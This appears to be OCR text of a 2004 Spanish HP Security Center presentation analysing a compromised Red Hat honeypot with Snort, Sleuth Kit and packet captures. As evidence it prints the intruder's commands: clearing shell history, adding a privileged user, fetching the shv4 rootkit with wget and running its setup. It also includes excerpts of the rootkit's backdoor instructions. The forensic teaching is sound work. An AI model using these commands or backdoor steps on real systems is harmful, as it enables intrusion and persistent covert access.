Y tú creías que estabas seguro...

David Pérez Conde


HPCS Security Center
Mayo 2004

- Estudios académicos:
  - 1994 - Ingeniero de Telecomunicaciones U.P.V.

- Experiencia laboral:
  - 1996 – 1999 HP. Soporte de sistemas
  - 1998 – 2004 HP. Security Center

- Certificaciones: (www.giac.org)
  - GCFA Analista forense
  - GCIA Analista de intrusiones
  - GCIH Gestor de incidentes
  - GSNA Auditor de seguridad de sistemas y redes

- Eliminar software innecesario
- Deshabilitar servicios
- Restringir el acceso
- Configurar el firewall (iptables)
- Utilizar contraseñas complejas
- Instalar parches de seguridad
- ...
- bla, bla, bla...
- ...


CSI:
CRIME SCENE INVESTIGATION™
PC
CD-ROM
SOFTWARE
www.csi.ubisoft.it


Preparación
Identificación
Contención
Análisis en profundidad
Recuperación
Lecciones aprendidas

Objetivo:


Mostrar con un ejemplo lo importante que es investigar los incidentes de seguridad.

- Definición de “honeypot”: recurso de seguridad cuyo valor consiste en ser atacado o comprometido [1]
- PC con Linux RedHat 8.0 conectado por ADSL
- Análisis forense posterior
- IDS y trazas de red


[1] Spitzner, Lance. Honeypots: tracking hackers. Addison Wesley, 2003

- Un “honeypot” es un recurso de seguridad cuyo valor consiste en ser atacado o comprometido [1]
- Se usó como honeypot un PC fue instalado con Linux RedHat 8.0 y conectado a Internet a través de un ADSL doméstico
- Una vez comprometido, se realizó un análisis forense sobre el sistema para obtener la mayor cantidad de información posible
- Además del honeypot, se configuró un IDS y se tomaron trazas de red. En el análisis se distinguió qué información aportó cada parte.

- [1] Spitzner, Lance. Honeypots: tracking hackers. Addison Wesley, 2003


ADSL
Router
LAN (hub)
Honeypot
Host (IDS+Traza de red)

- 14 horas después del despliegue del honeypot, un atacante logró acceso como root al sistema explotando una vulnerabilidad del daemon de SAMBA “smbd”.
- Entonces añadió una cuenta de usuario al sistema e instaló un rootkit llamado “shv4”, que incluía varios comandos troyanos para ocultar sus actividades, dos puertas traseras, un sniffer y un agente de DDOS.
- Más tarde, intentó acceder al sistema usando una de sus puertas traseras, sin éxito.
- El ataque duró menos de 10 minutos.


EEUU
RUMANIA
ITALIA
ADSL
Router
LAN (hub)
Honeypot
Host (IDS+Traza de red)
ESPAÑA (MADRID)

Análisis forense

```
[root@holmes dir2]# rpm -q --qf %{installtime:date}"\t"%{name}"\n" --root
  /mnt/sdb1 --all | sort | head -5
Sat 05 Jul 2003 08:54:12 PM CEST Sendmail-cf
Sat 05 Jul 2003 09:18:58 PM CEST glibc-common
Sat 05 Jul 2003 09:18:59 PM CEST basesystem
Sat 05 Jul 2003 09:18:59 PM CEST file system
Sat 05 Jul 2003 09:18:59 PM CEST gnome-mime-data
[root@holmes root]# rpm -q --qf %{installtime:date}"\t"%{name}"\n" --root
  /mnt/sdb1 --all | sort | tail -5
Sat 05 Jul 2003 09:33:19 PM CEST screen
Sat 05 Jul 2003 09:33:20 PM CEST xdelta
Sat 05 Jul 2003 09:33:49 PM CEST comps
Sun 06 Jul 2003 10:24:54 AM CEST nc
Sun 06 Jul 2003 10:26:11 AM CEST tripwire
[root@holmes dir2]#
```

Conclusión: El honeypot se instaló los días 5 y 6 de julio de 2003
Fuente: RPM

```
Sun Jul 06 2003 12:57:48     0 mac - /var/run/shutdown.pid (deleted)
                             0 mac - /etc/mail/.sendmail.mc.swp
(deleted)
                             0 mac - <honeypot.sdb1.dd-dead-51072>
Sun Jul 06 2003 12:57:49 4096 m.c d /var/run/console
                             0 mac - /var/run/console.lock (deleted)
                            45 mac - /home/david/.bash_history
                            24 .a. - /root/.bash_logout
                             0 mac - <honeypot.sdb1.dd-dead-51069>
Tue Jul 15 2003 19:57:05    42 .a. l /lib/modules/2.4.18-
14/pcmcia/aha152x_cs.o -> ../kernel/drivers/scsi/pcmcia/aha152x_cs.o
                            41 .a. l /lib/modules/2.4.18-
14/pcmcia/wavelan_cs.o -> ../kernel/drivers/net/pcmcia/wavelan_cs.o
```

Conclusión: El honeypot estuvo apagado del 6 al 15 de julio
Fuente: Autopsy + The Sleuth Kit timeline

```
[**] [1:2103:4] NETBIOS SMB trans2open buffer overflow attempt [**]
[Classification: Attempted Administrator Privilege Gain] [Priority: 1]
07/16-10:19:28.694888 10.1.1.129:42468 -> 192.168.1.5:139
TCP TTL:46 TOS:0x0 ID:30439 IpLen:20 DgmLen:1500 DF
***A**** Seq: 0x59D7D6CF Ack: 0x2EEEBAAF Win: 0x16D0 TcpLen: 32
TCP Options (3) => NOP NOP TS: 375824640 26197405
[Xref => http://www.digitaldefense.net/labs/advisories/DDI-1013.
txt][Xref => http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-
0201]
```

Conclusión: Intento de acceso remoto al honeypot (buffer overflow de SAMBA)
Fuente: Snort

```
[**] [1:498:4] ATTACK-RESPONSES id check returned root [**]
[Classification: Potentially Bad Traffic] [Priority: 2]
07/16-10:19:32.690898 192.168.1.5:45295 -> 10.1.1.129:42504
TCP TTL:64 TOS:0x0 ID:15658 IpLen:20 DgmLen:174 DF
***AP*** Seq: 0x2ED6F968 Ack: 0x596F6E90 Win: 0x16A0 TcpLen: 32
TCP Options (3) => NOP NOP TS: 26199287 375825045
```

Conclusión: (1s) El intruso comprobó que era “root” en el sistema

Fuente: Snort

```
SID          498
Message      ATTACK-RESPONSES id check returned root

Signature    alert ip any any -> any any \
             (msg:"ATTACK-RESPONSES id check returned root"; \
             content: "uid=0(root)"; \
             classtype:bad-unknown;  \
             sid:498; \
             rev:4;)
Summary
  This event is generated by the use of a UNIX "id" command. This may be
  indicative of post-compromise behavior where the attacker is checking for
  super user privileges gained by a sucessful exploit against a vulnerable
  system.
```

Conclusión: La alerta la provocó un paquete conteniendo “uid=0(root)”.
Fuente: Snort

```
[root@holmes dir2]# tcpdump -nn -r tcpdump.log.1058291995 -X 'port 42504'
10:19:32.690898 192.168.1.5.45295 > 10.1.1.129.42504: P 785840488:785840610(122) ack
1500475024 win 5792 <nop,nop,timestamp 26199287 375825045> (DF)
0x0000 4500 00ae 3d2a 4000 4006 77ec XXXX XXXX E...=*@.@.w.....
0x0010 XXXX XXXX XXXX XXXX 2ed6 f968 596f 6e90 .s*........hYon.
0x0020 8018 16a0 56a7 0000 0101 080a 018f c4f7 ....V...........
0x0030 1666 a295 4c69 6e75 7820 6368 6172 6c69 .f..Linux.charli
0x0040 6520 322e 342e 3138 2d31 3420 2331 2057 e.2.4.18-14.#1.W
0x0050 6564 2053 6570 2034 2031 333a 3335 3a35 ed.Sep.4.13:35:5
0x0060 3020 4544 5420 3230 3032 2069 3638 3620 0.EDT.2002.i686.
0x0070 6936 3836 2069 3338 3620 474e 552f 4c69 i686.i386.GNU/Li
0x0080 6e75 780a 7569 643d 3028 726f 6f74 2920 nux.uid=0(root).
0x0090 6769 643d 3028 726f 6f74 2920 6772 6f75 gid=0(root).grou
0x00a0 7073 3d39 3928 6e6f 626f 6479 290a ps=99(nobody).
[root@holmes dir2]#
```

Conclusión: El intruso ejecutó los comandos “uname –a” e “id”

Fuente: Snort

```
Wed Jul 16 2003 10:09:37      112 .a. - /etc/mail.rc
                           754801 .a. - /usr/sbin/sendmail.sendmail
                            83905 .a. - /bin/mail
                             4770 m.c - /var/log/samba/smbd.log
```

Conclusión: (2s) El intruso envió un mensaje de correo electrónico

Fuente: Autopsy + The Sleuth Kit

```
[**] [1:1000000:0] HONEYPOT PROBABLY HACKED! Outgoing TCP connection
from honeypot [**]
[Classification: Successful User Privilege Gain] [Priority: 1]
07/16-10:19:34.191136 192.168.1.5:32774 -> 10.2.2.78:25
TCP TTL:64 TOS:0x0 ID:16590 IpLen:20 DgmLen:60 DF
******S* Seq: 0x2EE98728 Ack: 0x0 Win: 0x16D0 TcpLen: 40
TCP Options (5) => MSS: 1460 SackOK TS: 26200038 0 NOP WS: 0
```

Conclusión: El IDS detectó la dirección destino de la conexión SMTP

Fuente: Snort

```
Jul 16 10:09:44 charlie Sendmail[7393]: h6G89cPq007391:
to=<some_address@yahoo.com>, ctladdr=<root@charlie.dummy.net> (0/0),
delay=00:00:05, xdelay=00:00:05, mailer=esmtp, pri=30318,
relay=mail.yahoo.com. [10.2.2.78], dsn=2.0.0, stat=Sent (ok dirdel)
```

Conclusión: El fichero de log muestra el destinatario del mensaje
Fuente: /var/log/maillog

samba

Conclusión: Este era el contenido del mensaje (fichero borrado)

Fuente: Autopsy + The Sleuth Kit

```
Jul 16 10:13:59 charlie adduser[7401]: new user: name=go----, uid=501,
gid=10, home=/etc/go----, shell=/bin/bash
```

Conclusión: (4m 17s) El intruso creó un nuevo usuario llamado “go----”

Fuente: /var/log/secure

```
Wed Jul 16 2003 10:14:10   15368 .a. - /usr/bin/passwd
                             211 .a. - /etc/pam.d/passwd
Wed Jul 16 2003 10:14:17    1024 .a. - /usr/lib/cracklib_dict.hwm
Wed Jul 16 2003 10:14:18   42116 .a. - /usr/lib/cracklib_dict.pwi
                          828567 .a. - /usr/lib/cracklib_dict.pwd
Wed Jul 16 2003 10:14:46    1113 m.c - /etc/shadow
```

Conclusión: (11s) El intruso estableció la contraseña del nuevo usuario

Fuente: Autopsy + The Sleuth Kit

```
Wed Jul 16 2003 10:15:00   193278 .a. - /usr/bin/wget
                             4022 .a. - /etc/wgetrc
                             7338 .a. - /usr/share/ssl/openssl.cnf
```

Conclusión: (14s) El intruso realizó una conexión a un servidor de Internet

Fuente: Autopsy + The Sleuth Kit

```
[**] [1:1000000:0] HONEYPOT PROBABLY HACKED! Outgoing TCP connection
from honeypot [**]
[Classification: Successful User Privilege Gain] [Priority: 1]
07/16-10:24:56.065879 192.168.1.5:32775 -> 10.4.4.138:80
TCP TTL:64 TOS:0x0 ID:37369 IpLen:20 DgmLen:60 DF
******S* Seq: 0x436ED85E Ack: 0x0 Win: 0x16D0 TcpLen: 40
TCP Options (5) => MSS: 1460 SackOK TS: 26364327 0 NOP WS: 0
```

Conclusión: El IDS detectó la dirección IP y el puerto (web) del servidor

Fuente: Snort

- 1m 22s después, el intruso lanzó la instalación (“setup.sh”) del rootkit “shv4”:
  - Varios comandos de sistema fueron sustituidos por troyanos que ocultarían la presencia del intruso.
  - Un demonio SSH, con una puerta trasera, fue lanzado con el nombre “xntps”, escuchando en el puerto 20.000.
  - Un agente de denegación de servicio distribuida (DDOS) fue instalado con el nombre “ttymon” y fue ejecutado.
  - Un sniffer fue instalado aunque no ejecutado.

Conclusión: **El intruso instaló el rootkit “shv4”**
Fuente: **Autopsy + The Sleuth Kit**

```
1 #!/bin/bash
2 #
3 # shkit-v4-internal release 2002
[...]
12 # ./setup pass port
13 #
14 # SSHD backdoor: ssh -l root -p port hostname
15 # when prompted for password enter your rootkit password
16 # login backdoor: DISPLAY=pass ; export DISPLAY ; telnet victim
17 # type anything at login, and type arf for pass and b00m r00t
[...]
39 # lets unzip our shit now
40 tar xfz bin.tgz
41 tar xfz conf.tgz
[...]
```

Conclusión: Se recuperó el rootkit completo y se analizó en detalle
Fuente: Autopsy + The Sleuth Kit

Fichero: /bin/ps

Tipo: ELF 32-bit LSB executable, i386, dynamically linked, stripped.

Descripción: Lista los procesos en ejecución, como el comando 'ps', pero ocultando aquellos procesos cuyo nombre incluye cualquiera de las cadenas de caracteres que contiene el fichero /usr/include/proc.h o cuyos argumentos incluyen cualquiera de las direcciones IP que contiene el fichero /usr/include/hosts.h. También oculta cualquier proceso hijo de los procesos ocultos.

Método de análisis: Ejecución en entorno aislado, uso de 'strace' para encontrar llamadas al sistema 'open()' y alteración de los ficheros de configuración proc.h y hosts.h.

Conclusión: Se analizaron todos los comandos sustituidos por el rootkit

Fuente: Autopsy + The Sleuth Kit

```
[**] [1:1855:2] DDOS Stacheldraht agent->handler (skillz) [**]
[Classification: Attempted Denial of Service] [Priority: 2]
07/16-10:26:22.944900 192.168.1.5 -> 10.3.3.111
ICMP TTL:64 TOS:0x0 ID:0 IpLen:20 DgmLen:1044 DF
Type:0 Code:0 ID:6666 Seq:0 ECHO REPLY
[Xref =>
http://staff.washington.edu/dittrich/misc/stacheldraht.analysis]
```

NOTA: Idem con una segunda IP destino. Mensajes repetidos una vez por minuto hasta que se apagó el honeypot.

Conclusión: (18s) El agente de DDOS envió noticias a dos controladores
Fuente: Snort

```
Wed Jul 16 2003 23:15:41      176 .a. - /root/.bashrc
[cut]
Wed Jul 16 2003 23:19:43    19982 .a. - /sbin/shutdown
[cut]
Wed Jul 16 2003 23:20:09       48 m.c - /etc/adjtime
```

Conclusión: (13h) El honeypot fue apagado esa noche para analizarlo
Fuente: Autopsy + The Sleuth Kit


```
unset HISTFILE; echo "samba"|mail some_address@yahoo.com;echo "*** JE MOET JE MUIL
  HOUWE";uname -a;id;
*** JE MOET JE MUIL HOUWE
Linux charlie 2.4.18-14 #1 Wed Sep 4 13:35:50 EDT 2002 i686 i686 i386 GNU/Linux
uid=0(root) gid=0(root) groups=99(nobody)
/usr/sbin/adduser go---- -g wheel -s /bin/bash -d /etc/go----
passwd go----
New password: mokota----
Retype new password: mokota----
Changing password for user go----.
passwd: all authentication tokens updated successfully.
wget www.sitaboyan.net/shv4.tgz
--10:15:00-- http://www.sitaboyan.net/shv4.tgz
[...]
```

Conclusión: Confirmación de las pruebas anteriores. Revela la contraseña.
Fuente: Ethereal

```
=> `shv4.tgz'
Resolving www.sitaboyan.net... done.
Connecting to www.sitaboyan.net[10.4.4.138]:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 523,391 [application/x-compressed]
[...]
10:15:20 (26.48 KB/s) - `shv4.tgz' saved [523391/523391]
tar -zxf shv4.tgz
rm -f shv4.tgz
cd shv4
ls
bin.tgz
conf.tgz
lib.tgz
setup
```

Conclusión: Confirmación de las pruebas anteriores.
Fuente: Ethereal

```
./setup mokota---- 20000
sh # Sit y00r ass d0wn whil3 w3 install shv4...
sh # NO PATCHING THIS VERSION ... do it manually Bitch
================================================================
```




```
[sh] Internal Release v4 by PinTuRici
================================================================
sh # backdooring started on charlie.dummy.net
```

